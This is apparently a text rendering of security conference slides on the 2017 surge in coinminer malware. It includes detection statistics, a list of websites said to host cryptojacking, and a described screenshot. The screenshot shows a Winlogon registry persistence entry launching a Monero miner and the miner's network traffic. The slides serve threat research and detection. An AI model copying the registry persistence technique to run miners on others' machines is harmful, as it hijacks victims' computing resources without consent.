


Coinminers Detection Surged by 8,500% in 2017



(Detections of coinminers on endpoint computers in 2017 surged by 8,500 percent)





The Rise of Coinminers


Omri Segev-Moyal

Co-Founder & VP of Research, Minerva Labs
@GelosSnake

Get these slides now at:

<https://tinyurl.com/rise-of-coinminers>

Naming Convention?




CryptoJacking is Everywhere



softonic.com	380	162.7M
	TRAFFIC RANK	MONTHLY VISITS
animesorion.tv	3,361	27.9M
	TRAFFIC RANK	MONTHLY VISITS
mejortorrent.com	2,257	24.8M
	TRAFFIC RANK	MONTHLY VISITS
xxl.tv	3,034	22.3M
	TRAFFIC RANK	MONTHLY VISITS
loveroms.com	3,097	19.3M
	TRAFFIC RANK	MONTHLY VISITS
moonbit.co.in	3,253	17.9M
	TRAFFIC RANK	MONTHLY VISITS
rcyclmnrprd.com	10,696	12.2M
	TRAFFIC RANK	MONTHLY VISITS
planetatvonlinehd.com	9,615	11.8M
	TRAFFIC RANK	MONTHLY VISITS
todaysnews.live		11.4M
		MONTHLY VISITS
thezencircus.com	9,369	10.7M
	TRAFFIC RANK	MONTHLY VISITS

Jumping on the Wagon



The screenshot displays the Windows NT registry path `Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon`. The registry values are as follows:

Name	Type	Data
(Default)	REG_SZ	(value not set)
BuildNumber	REG_D...	0x00001db1 (7601)
ExcludeProfileDirs	REG_SZ	AppData\Local;AppData\LocalLow;\$Recycle.Bin
FirstLogon	REG_D...	0x00000000 (0)
shell	REG_SZ	explorer.exe, C:\Users\[redacted]\AppData\Roaming\senior.exe

A red arrow points to the `senior.exe` path, with the text **Monero CPU miner** overlaid in red.

Below the registry, a network traffic log shows a series of HTTP requests and responses. A red box highlights a POST request to `saumottam.ru` with the following details:

- Time: 2018-01-11 03:38:01
- Source: 104.236.160.225
- Destination: 104.236.16.69
- Method: POST
- Path: `/ HTTP/1.1 (application/x-www-form-urlencoded)`

Below this, a box labeled **Monero CPU (XMR) coin miner traffic** points to a standard query response from `A pool.minexer.com`.

